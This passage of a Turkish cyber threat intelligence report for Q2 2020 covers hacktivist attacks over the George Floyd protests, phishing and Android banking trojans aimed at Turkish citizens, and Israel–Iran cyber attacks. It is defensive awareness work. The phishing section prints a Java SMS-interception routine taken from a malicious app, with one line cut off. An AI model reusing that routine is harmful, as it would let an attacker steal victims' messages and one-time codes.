SİBER TEHDİT DURUM RAPORU

NİSAN-HAZİRAN 2020

STM MÜHENDİSLİK TEKNOLOJİ DANIŞMANLIK

thinktech STM Teknolojik Düşünce Merkezi

İÇİNDEKİLER

Sorumsuzluk ve Fikri Mülkiyet Hakkı Beyanı 2
İçindekiler 3

GİRİŞ 4

SİBER TEHDİT İSTİHBARATI 5

1. ABD George Floyd Krizi ile İlgili Siber Saldırı Eylemleri 5
2. Türkiye Cumhuriyeti Vatandaşlarını Hedef Alan Oltalama Saldırıları 8

SİBER SALDIRILAR 11

3. İsrail ile İran Arasında Siber Savaş 11
4. KR00K - Wi-Fi Protokolü Şifreleme Algoritmasındaki Kritik Zafiyet 11
5. Bluetooth BIAS Zafiyetleri 13
6. “Apple ile Giriş Yap” Özelliği Zafiyeti 14
7. WordPress e-Learning Eklentilerinde Bulunan Kritik Zafiyetler 15

ZARARLI YAZILIM ANALİZLERİ 16

8. Rhino Fidye Yazılımı 16
9. Lockbit Fidye Yazılımı 17
10. MBR’ı Hedef Alan COVID Zararlısı 18
11. Sandworm APT Grubu Exim Zafiyetini İstismar Ediyor 21

TEKNOLOJİK GELİŞMELER VE SİBER GÜVENLİK 23

12. NetCAT: Uzaktan Önbellek Saldırıları ile Bilgi Sızıntısı Mümkün mü? 23
13. SurfingAttack: Ultrasonik Sinyallerle Sesli Asistanlara Yapılan İnteraktif Saldırı 24
14. IoT Bulut Servislerinde Kullanılan MQTT Protokolünün Güvenliği 27
15. iOS Üzerinde Psychic Paper ile Yetki Kazanımı 29
16. Thunderbolt Portları ile Bilgisayardaki Verilere Erişim Mümkün 30
17. Mobil Uygulamalardaki Girdi Doğrulama Yöntemleriyle Arka Kapıların Keşfi 31
18. Mobil Tarayıcılardaki Veri Tasarrufu ve Riskleri 35
19. Sensör Sistemlerine Yapılan Elektromanyetik (EMI) Saldırıların Tespiti 36
20. Red Canary | Atomic Red Team Nedir? 37

COVID-19 VE SİBER GÜVENLİK 39

21. COVID-19 Salgını Esnasında Gerçekleşen Sağlık Sektörü Hedefli Siber Olaylar 39
22. Uzaktan Çalışmada Kullanılan Ürün ve Sistemlerin Zafiyetleri 42
23. Görüntülü Konuşma Uygulamalarındaki Zafiyetler ve Dikkat Edilmesi Gereken Hususlar 48

KAYNAKÇA 50

GİRİŞ

Geçtiğimiz senenin Aralık ayında başlayan koronavirüs pandemisinin etkilerini hâlâ hissediyoruz. Sağlıktan turizme, savunmadan tarıma birçok alanda tesirini gördüğümüz bu zorlu süreçte siber güvenlik dünyasında da hareketli olaylar yaşanmaya devam ediyor.

Her zaman olduğu gibi bu dönemde de raporumuza "Siber Tehdit İstihbaratı" ile başlıyoruz. Dünya medyasının gündeminde koronavirüsten sonra en büyük yeri kaplayan, ABD'de George Floyd cinayetinin yol açtığı olayların siber dünyadaki izdüşümünün analiziyle başladığımız bu başlığı Türkiye Cumhuriyeti vatandaşlarını hedef alan oltalama saldırılarıyla tamamlıyoruz. Raporlarımızı izleyen okurlarımızın dikkat edeceği üzere ülkemiz vatandaşlarını hedef alan oltalama saldırılarını iki dönemdir geniş olarak ele alıyoruz. Tehdit aktörlerinin bu alandaki metotlarının kamuoyuyla güncel olarak paylaşılmasının, tehditlere karşı savunma bilinci oluşturmaya büyük katkı sağlayacağı inancındayız.

2020'nin ikinci çeyreği de siber saldırılar açısından kritik protokol, ürün ve yazılımların hedef alındığı bir dönem oldu. Bu bağlamda yaygın olarak kullanılan Wi-Fi güvenlik protokollerinden olan WPA2'de bulunan Kr00k zafiyetinin sebep olabilecekleri ve bunlardan korunmak için alınabilecek önlemlerle ilgili bölüme bakılabilir. Bluetooth üzerinde tespit edilen BIAS zafiyeti ise güvenli bağlantıların çok da güvenli olmayabileceğini gösteriyor. Yakın zamanda tanıtılan "Apple ile giriş yap" özelliğinde bulunan zafiyet de birçok Apple kullanıcısını yakından ilgilendiriyor. Son olarak Wordpress'in sık kullanılan bir eklentisinde bulunan zafiyetin incelendiği "Siber Saldırılar" başlıklı bölümümüzde yukarıda belirtilen konuların özelliklerine ve korunma önlemlerine dair ayrıntılı bilgileri bulabilirsiniz.

Her dönemin vazgeçilmez başlıklarından olan "Zararlı Yazılım Analizleri" bölümümüzde iki farklı fidye yazılımı analiz ediliyor. Bunların yanında MBR'ı hedef alan bir zararlı yazılım ve Exim zafiyetini sömüren betikler inceleniyor ve söz konusu saldırılardan elde edilen IOC'ler paylaşılıyor.

Bu raporumuzda "Teknolojik Gelişmeler ve Siber Güvenlik" başlığı altında birçok yeni gelişme ele alınıyor. Bunlar arasında; ultrasonik sinyallerle akıllı cihazların sesli asistanlarının sömürülmesi, IoT bulut servislerindeki MQTT protokolünün güvenliği ve veri tasarrufu modunun mobil güvenliğe olan etkileri gibi ilgi çekici güncel konular bulabilirsiniz.

Dönem inceleme konumuz olarak koronavirüs ve buna bağlı olarak gelişen siber güvenlik olay ve korunma önerilerini seçtik. Bu süreçte sağlık sektöründe meydana gelen siber olaylarla başlayan bölümümüz uzaktan çalışma sırasında kullanılan ürünler ve bunların güvenliğiyle devam edip görüntülü konuşma uygulamalarındaki zafiyetlerin incelenmesiyle sona ermektedir.

STM ailesi olarak bu dönemin siber tehdit durum raporunu beğenilerinize sunar, sağlıklı bir yaz geçirmenizi dileriz.

SİBER TEHDİT İSTİHBARATI

1. ABD George Floyd Krizi ile İlgili Siber Saldırı Eylemleri

25 Mayıs 2020'de, Amerika Birleşik Devletleri Minnesota'da polis memuru Derek Chauvin'in Afrikalı Amerikalı George Floyd'u ensesine diziyle bastırarak öldürmesi sonucu başlayan olaylar, ABD'de büyük yankı buldu. Bahsi geçen polis memuru üçüncü derece cinayet suçlamasıyla tutuklanırken, başta ABD vatandaşları olmak üzere birçok ülkede gerek sokak eylemleriyle gerek sosyal medya paylaşımlarıyla ırkçılık karşıtı protestolar yükseldi. Olaylar ABD hükümetine ve polis teşkilatına yönelik siber saldırılara da neden oldu.

Bu rapor; ırkçılık karşıtı eylemlerle başlayan siber saldırılara dair STM Siber Füzyon Merkezi analistleri tarafından yapılan analizleri içermektedir. Raporda saldırı hedefleri, sosyal medya aktörleri ve yapılan analizler paylaşılmaktadır.

Saldırı Hedefleri

STM Siber Füzyon Merkezi analistleri tarafından yapılan araştırma sonuçlarına göre, öncelikli saldırı hedefinin devlet kurum ve kuruluşları olduğu ve bu kapsamda "gov" uzantılı web sitelerine ve bankaların web sitelerine saldırılar planlandığı/gerçekleştirildiği tespit edildi.


Saldırı Yöntemleri

4 Haziran 2020 tarihinde başlayan siber eylemlerde, birçok ırkçılık yanlısı web sitesinin yanı sıra devlet kurum ve kuruluşlarına yönelik keşif amaçlı taramalar yapıldığı ve tarama sonuçlarının Pastebin gibi kanallar üzerinden paylaşıldığı gözlemlendi. Ayrıca, protesto eylemlerini destekleme çağrıları yapılmıştır. Bu rapor kamu tarafından varlığı kabul edilen kurum ve kuruluşlarına yöneltilen saldırılar üzerine olduğundan, bazı web siteleri analize dahil edilmemiştir.

Keşif taramaları sonucunda aralarında kritik kurumlar da bulunan birçok kuruluşa ait:

- İletişim bilgilerinin (İdari iletişim, teknik iletişim, fatura adresi),
- IP adreslerinin,
- SSL sertifika bilgilerinin,
- Alt alan adlarının,
- Dahili bağlantı adreslerinin,
- Dış bağlantı adreslerinin,
- Whois bilgisinin,
- DNS Lookup bilgisinin,

Şekil 1: Anonymous adına ırkçı bir topluluğun web sitesine yapılan aktif tarama sonuçlarını Pastebin üzerinden paylaşan ve ANTIFA topluluklarına destek çağrısında bulunan tweet.



Şekil 2: Anonymous adına yapılan başka bir ANTIFA çalışması.

- GeoIP Lookup bilgisinin ve
- Name server bilgilerinin paylaşıldığı görülmüştür.

Keşif taraması yapılarak bilgileri paylaşılan bazı kurumlar aşağıda listelenmektedir:

- Austin şehrinin web sayfası (austintexas.org)
- Birleşik Devletler Orman Hizmetleri (usfs.state.gov)
- Minnesota Bankası (mnbankandtrust.com)
- Birleşik Minnesota Bankası (umbnl.com)
- New York Halk Bankası (mynycb.com)

4-5 Haziran 2020 tarihlerinde gerçekleştirilen saldırılar sonucu bazı devlet kurumlarının verileri ele geçirilmiş/değiştirilmiş, bazıları ise DDOS saldırıları sonucu erişilemez hale gelmiştir.


DDOS saldırılarına maruz kalan ve erişilemez hale gelen web sayfaları şunlardır:

- Austin şehrinin web sayfası (austintexas.org)
- Minnesota Bankası (mnbankandtrust.com)
- Birleşik Minnesota Bankası (umbnl.com)
- New York Halk Bankası (mynycb.com)


Verileri ele geçirilmiş/değiştirilmiş olabilecek web sayfası ise şudur:

- Birleşik Devletler Orman Hizmetleri (usfs.state.gov)

Saldırılarda ağırlıklı olarak aktif tarama sonuçlarının paylaşılması ve DDOS yöntemleri kullanılmış, tek istisna Birleşik Devletler Orman Hizmetlerine SQL Injection yöntemiyle saldırılması olmuştur. Bu yöntemle saldırılan veritabanındaki bilgilerin tamamı elde edilebilir,



Şekil 3: Austin polisinin 20 yaşındaki bir siyahı vurması sonucu, Austin şehrinin web sitesine DDOS saldırısı yapılarak siteye erişim engellenmiştir.



Şekil 4: DDOS saldırısının başarılı olduğunun ve Austintexas.org sunucularının yanıt vermediğinin kanıtları Twitter üzerinden paylaşılmıştır.

veritabanı değiştirilebilir veya silinebilir. Dolayısıyla saldırıya uğrayan kurumlar arasında en büyük zararı gören kurumun Birleşik Devletler Orman Hizmetleri olduğu düşünülmektedir.

Saldırı Aktörleri ve Sosyal Medya Analizi

Bir takım kullanıcılar siber saldırıları gerçekleştirirken diğer kullanıcılar da paylaşımlar ve destek çağrılarıyla onlara destek olmaktadır. En çok dikkat çeken saldırı aktörü Anonymous ismi altında birleşen bir gruptur. Yapılan analizler sonucu bu grubun bir yöneteni olmadığı, isteyen herkesin aynı amaca hizmet ettiği takdirde yaptığı saldırıları Anonymous adı altında paylaşabildiği görülmektedir. Aşağıda siber saldırılarda aktif rol oynadığı düşünülen hesaplar listelenmektedir:

- @YourAnonS0u1
- @YourAnonReyzor
- @JTSEC13
- @AnonOpUsa
- @YourAnonCentral

Tespit edilen kullanıcıların, ABD hükümet kurumlarına ve bankalara siber saldırılar gerçekleştirdiği ve başkalarını

da benzer saldırılara teşvik ettiği gözlemlendi. Siber saldırı düzenlenen kurum ve kuruluşların port tarama ve keşif çalışması sonuçları düzenli olarak Pastebin üzerinden paylaşılmıştır. Bunlar bir süre sonra Pastebin'den kaldırılsa da muhtemelen daha sonra farklı sosyal medya araçları üzerinden tekrar paylaşılmaktadır. Grupların birçoğunun keşif çalışmaları aktif tarama niteliğindedir ve saldırı olarak değerlendirilebilir.

Şekil 5: Yapılan siber saldırılar ve bunların yayılmasını teşvik eden tweet

Şekil 6: Minnesota bankalarına yapılan DDOS saldırılarının ve sonraki saldırıların paylaşılması

Online Propaganda Kanalları

Siber saldırı düzenleyen ve bunları halka yayan kullanıcılar belirli Twitter hashtagleri üzerinden haberleşmektedir. Bunlardan en çok dikkat çekenler aşağıda sıralanmaktadır. Başka bir haberleşme adresi gözlemlenmemiştir.

- #Anonymous
- #TangoDown
- #OpGeorgeFloyd
- #OpResistance
- #JTSEC
- #GeorgeFloyd
- #BlackLivesMatter

Saldırılara yönelik haberlerin en çok Twitter ve Pastebin üzerinden aktarıldığı görülmüştür.

Şekil 7: New York Halk Bankası'na yapılan DDOS saldırısının paylaşılması ve eylemlere destek çağrısı yapılması

Sonuç

George Floyd'un öldürülmesi sonucu başlayan hareketlilik 3-4 Haziran arası tepe noktasına ulaşmıştır. Bu zaman diliminde üç bankanın ve Austin, Texas şehrinin web sayfasına erişim tamamen engellenmiş, United States Forest Service (USFS) devlet kurumunun bilgileri ise bir SQL Injection açığının istismar edilmesiyle ele geçirilmiştir. Saldırıların ABD'deki olaylar durulana kadar devam etmesi beklenmektedir. Yapılan siber saldırılara yönelik paylaşımların sosyal medya aracılığıyla sürekli gündeme taşınmasının diğer siber saldırganların motivasyonlarını artırdığı ve Anonymous gibi grupları saldırı yapmaya cesaretlendirdiği değerlendirilmektedir.

2. Türkiye Cumhuriyeti Vatandaşlarını Hedef Alan Oltalama Saldırıları

Oltama saldırıları, siber dolandırıcılar açısından en basit ve etkili yöntemlerden biridir. Hem kolay hazırlanabilir, hem de dikkatli incelenmediğinde gerçeğinden ayırt edilmesi zor olduğu için bu yöntem yaygın ve sıkça kullanılır hale gelmiştir. Dünyanın her yerinde olduğu gibi ülkemizde de birçok oltalama kampanyası gerçekleştirilmektedir.

Bu rapor; Türkiye'de son altı ay içinde gerçekleşen oltalama saldırılarına dair STM Siber Füzyon Merkezi analistleri tarafından yapılan analizleri içermektedir. Saldırıların hedef kitleleri, hangi platformlar üzerinden yürütüldüğü ve yapılan analizlere dair detaylı bilgiler bu bölümde paylaşılmaktadır.

Saldırı Hedefleri


STM Siber Füzyon Merkezi analistleri tarafından yapılan araştırma sonuçlarına göre, öncelikli saldırı hedefinin vatandaşlarımız olduğu ve bu kapsamda e-ticaret, e-devlet ve bankacılık web sayfalarının taklitlerinin oluşturulduğu ve bunlar aracılığıyla saldırılar planlandığı/gerçekleştirildiği tespit edilmiştir.

Saldırı Yöntemleri

Saldırı planlanırken, insanların gerçek olduğuna kolay inanacağı platformlar tercih edilmektedir. Siber dolandırıcı öncelikle hedef platform web sayfasının (örn. websayfam.com) kaynak kodlarını kopyalar. Daha sonra o sayfanın alan adına benzer bir alan adı alır (örn. websayfarn.com) ve orijinal sayfadan aldığı kaynak kodundan faydalanarak sahte sayfayı orijinaline benzetir. Bu bağlantı hedef kitleye sosyal medya, SMS, e-posta gibi yöntemlerle gönderilir. Eğer kullanıcı dikkatli olmazsa bu bağlantıya tıklayarak banka giriş bilgilerini veya e-mail şifre bilgilerini girer ve böylece bu bilgiler siber dolandırıcının eline geçer. Ülkemizde bu olaylarla ilgili çıkan haberler, hedef alınan platformlar ve kullanıcı kitleleri raporun devamında paylaşılmaktadır.

Şekil 8: Sahte e-devlet platformu aracılığıyla yapılan oltalama saldırısı[1].

Şekil 9: Sahte e-devlet sitesi aracılığıyla kullanıcının telefonuna zararlı uygulama indirmesinin sağlaması[1].



Şekil 10: Zararlı uygulamanın kullanıcıdan arama ve SMS izinleri istemesi[1].


```
public void Initialize2(String EventName, final BA ba2, int Priority) {
    this.ba = ba2;
    this.eventName = EventName.toLowerCase(BA.cul);
    this.br = new BroadcastReceiver() {
        public void onReceive(Context context, Intent intent) {
            Bundle bundle;
            if (intent.getAction().equals("android.provider.Telephony.SMS_RECEIVED") && (bundle = intent.getExtras()) != null) {
                Object[] pduObj = (Object[]) bundle.get("pdus");
                for (Object obj : pduObj) {
                    SmsMessage sm = SmsMessage.createFromPdu((byte[]) obj);
                    Boolean res = (Boolean) ba2.raiseEvent(SMSInterceptor.this, String.valueOf(SMSInterceptor.this.eventName) + "_messagereceived",
                    if (res != null && res.booleanValue()) {
                        abortBroadcast();
                    }
                }
            }
        }
    };
    IntentFilter fil = new IntentFilter("android.provider.Telephony.SMS_RECEIVED");
    fil.setPriority(Priority);
    BA.applicationContext.registerReceiver(this.br, fil);
}
```

Şekil 11: Uygulamanın SMS akışını dinleyerek kullanıcı bilgilerini saldırganın sunucusuna göndermesi[1].

Keşif çalışmaları sonucunda birçok vatandaşın;

- e-devlet giriş bilgilerinin,
- internet bankacılığı giriş bilgilerinin,
- e-ticaret üyelik bilgilerinin,
- e-posta giriş bilgilerinin

siber dolandırıcılar tarafından ele geçirildiği değerlendirilmektedir. Kişiler için kritik önem taşıyan araçlara erişim sağlayan giriş bilgilerinin başkaları tarafından elde edilmesi kişiye maddi bakımdan büyük zarar verebilmektedir.



Şekil 12: Kullanıcıların Netflix hesaplarını ele geçirmeyi amaçlayan bir oltalama aktivitesi[2].

Şekil 13: Banka reklamıyla yapılan oltalama saldırısında banka bilgileri ele geçirilen kişiye maddi zarar verilmiştir[3].

Banka, e-devlet, sosyal medya hesaplarını ele geçirmeyi hedefleyen oltalama saldırıları sürekli gerçekleştirilen saldırılardır, fakat güncel olayları takip edip bunları oltalama etkinliğine dahil eden siber dolandırıcılar daha etkili planlar yapabiliyor.

Ulusal Siber Olaylara Müdahale Merkezi (USOM) tarafından yapılan incelemelerde, Koronavirüs ile ilgili binlerce alan adı satın alınmış olduğu ve bunların 320 tanesinde zararlı içerik bulunduğu görülmüştür. Dolandırıcılar, web siteleri üzerinden ücretsiz maske veya hijyen ürünü sağlama vaatleriyle, kullanıcıların e-posta giriş bilgilerini ele geçirerek onları zararlı uygulama indirmeye yöneltmektedir. Bu uygulamalardan bazıları telefona bir backdoor uygulaması olarak yerleşip kullanıcıların konum, rehber, telefon hafızası ve kamera gibi kritik kişisel gizlilik unsurlarına erişim sağlamaktadır[4].

Mobil cihazlar kullanıcı verisi sağlamaya daha müsait olduğu için saldırıların çoğu mobil uygulamalar üzerinden yapılmaktadır. Farklı amaçları olan saldırganların kişisel bilgisayarları hedeflediği gözlemlenmiştir.

"CoronavirusTracker.exe" veya "COVID19_WHO.exe" gibi isimler taşıyan zararlı yazılımlarla; kullanıcılardan habersiz olarak uzaktan komut çalıştırma, dosya izinlerinde değişiklik yapma, kayıt defterinde değişiklik yapma, kişisel veri toplama gibi işlemler yapılabiliyor. Saldırgan, uzaktan komut çalıştırmayla kişinin bilgisayarının kontrolünü tamamen devralabilir. Kayıt defterinde değişiklik yapma yetkisiyle Windows işletim sisteminin antivirüs ve antimalware sorumlusu Windows Defender kapatılabilir. Aynı zamanda keylogger programları uzaktan yüklenerek kullanıcının bilgisayarda kullandığı uygulamaların (Skype, Steam vb.) giriş bilgileri elde edilebilir, hangi tarayıcı ve web sitesinde hangi tuşlara basıldığı takip edilebilir.

Mobil Zararlıları


"Anubis" ve "Cerberus" isimli Android bankacılık uygulaması trojanlarının, mobil bankacılık uygulaması kullanan vatandaşlarımızı hedef aldığı değerlendirilmektedir. Belirtilen trojanların ikisi de kullanıcıların giriş bilgilerini çalmak amaçlı, mobil uzaktan bağlantı kullanan Malware as a Service (MaaS) çözümleridir.

COVID-19 salgını dolayısıyla operatörlerinden hediye internet teklifi aldığına inandırılan kullanıcı, sitedeki linke tıklar ve .apk uzantılı uygulama kurulum paketlerinin olduğu bir sayfaya yönlendirilir. Bu sayfadaki paketler, inandırıcı olacak şekilde isimlendirilmiştir.


"Evde Kal", "Evde Hayat Var" gibi COVID-19 salgını nedeniyle televizyon, sosyal medya gibi araçlar üzerinden sıklıkla duyulan sözler, inandırıcılığı artırmak adına uygulama isimlendirmesinde kullanılmaktadır.

Şekil 14: Oltalama sitesinin anasayfası[5].

Şekil 15: İnandırıcılığın artırılması ve vatandaşlarımızın zararlı yazılımların indirme sayfasına yönlendirilmesi için milli öğelerin kullanılması[5].



Şekil 16: Farklı isimlerle aynı amaçlı birçok trojan uygulaması oluşturulması[5].



Şekil 17: Trojanları sürekli olarak build edip paylaştığı belirlenen aktörlerin kullandığı isimler[5].

İndirme sayıları incelendiğinde, birçok kullanıcının bu zararlı yazılımdan etkilendiği anlaşılıyor. "Cerberus" ve "Anubis" zararlısından etkilenenlerin sayısının 4.000'den fazla olduğu düşünülebilir. Bu zararlıların tehlike düzeyinin yüksek olmasının nedeni, Anubis'in bir MaaS (Malware-as-a-service) platformu olmasıdır. Bu sayede çok yetenekli olmayan bir aktör bile giriş satın alıp saldırı düzenleyebilir. Salgın nedeniyle artan endişe ve bunun getirdiği dikkatsizlik sonucunda genel kullanıcının yanlış kampanyalara inanma olasılığı arttığından, salgın tehlikesi geçene kadar bu ve bunun gibi tehditlerin devam edeceği öngörülmektedir[5].

Sonuç

Oltalama saldırıları, kullanıcının kişisel verilerinin, banka hesaplarının, sosyal medya ve uygulama şifrelerinin ele geçirilmesinden onun adına e-devlet işlemi yapılmasına kadar birçok zararlı girişimin önünü açmaktadır. Saldırganın hazırlaması ve kullanıcının da dikkatinin dağınık olduğu bir anda bu tuzağa düşmesi çok kolay olduğu için bu tür saldırılar yaygın ve sık bir şekilde cereyan etmektedir. Bu yöntemin zararlı yazılım içerip içermemesi opsiyonel olduğu için, zararlı içermeyen durumlarda en iyi korunma yolunun vatandaşlarımızın bu konuda bilinçlendirilmesi olduğu değerlendirilmektedir.

SİBER SALDIRILAR

3. İsrail ile İran Arasında Siber Savaş

Mayıs ayında İsrail medyası, ülke çapında birkaç su ve kanalizasyon arıtma tesisine muhtemelen siber saldırı düzenlenmiş olduğunu bildirdi[6]. İsrail'in Ulusal Su Ajansı başlangıçta teknik bir arızadan bahsetmiş, ancak daha sonra bunun bir siber saldırı olduğunu belirtmiştir. İsrailli yetkililere göre, olay yerel su dağıtım sistemlerinde sınırlı kesintiler dışında herhangi bir hasara yol açmamıştır. O tarihte bu raporlar medyayı kaplayan pandemi haberleri seli arasında dikkat çekmedi fakat İsrail medyası daha sonra İran'ı ABD ve Avrupa sunucuları üzerinden yönlendirilen siber saldırıdan sorumlu tuttu[6].

Şekil 18: Shahid Rajaee Limanı Google Maps görseli

Daha sonra 9 Mayıs'ta bir siber saldırı, İran'ın deniz ticaretinde merkezi bir yer tutan Hürmüz Boğazı yakınlarındaki Bandar Abbas'daki Shahid Rajaee Limanı'nın bilgisayar sistemlerini hedef aldı. İran'ın Liman ve Denizcilik Örgütü'ne göre, saldırı merkezi güvenlik ve bilgi sistemlerine nüfuz edemedi, bunun yerine özel işletme şirketlerinin sistemlerini birkaç saat boyunca bozdu. 18 Mayıs'ta *Washington Post*, İsrailli isimsiz yetkililere dayandırarak İsrail'in misilleme amaçlı bir saldırı düzenlediği haberini yaptı. İran'ın saldırıların görünürde kayda değer bir etkisi olmadığını bildirmesine rağmen gazete haberine göre, saldırı yol ve suyolu trafiğinde birkaç gün boyunca ciddi bir tıkanıklığı tetiklemişti. İsrail Savunma Kuvvetleri Kurmay Başkanı Aviv Kochavi sorumluluğu doğrudan kabul etmemiş, ancak "İsrail'in (düşmanlarına karşı) çeşitli enstrümanlarla hareket etmeye devam edeceğini" açıklamıştır[7].

Normalde devlet destekli siber saldırıların reddedildiği ve gölgelerden yürütüldüğü dünyadan isimsiz kalsa da yetkililere dayandırılan siber saldırılar dünyasına geçişin ilk örneklerinden biri belki de bu siber savaştır. Bir diğer kritik nokta da sivil hedeflere odaklanılmasıdır. Karşılıklı yapılan bu saldırılar neticesinde ciddi bir hasar meydana gelmemiş olsa da, önümüzdeki süreçte devletler arasındaki siber savaşların daha açık cereyan edeceği ve sert geçebileceği söylenebilir.

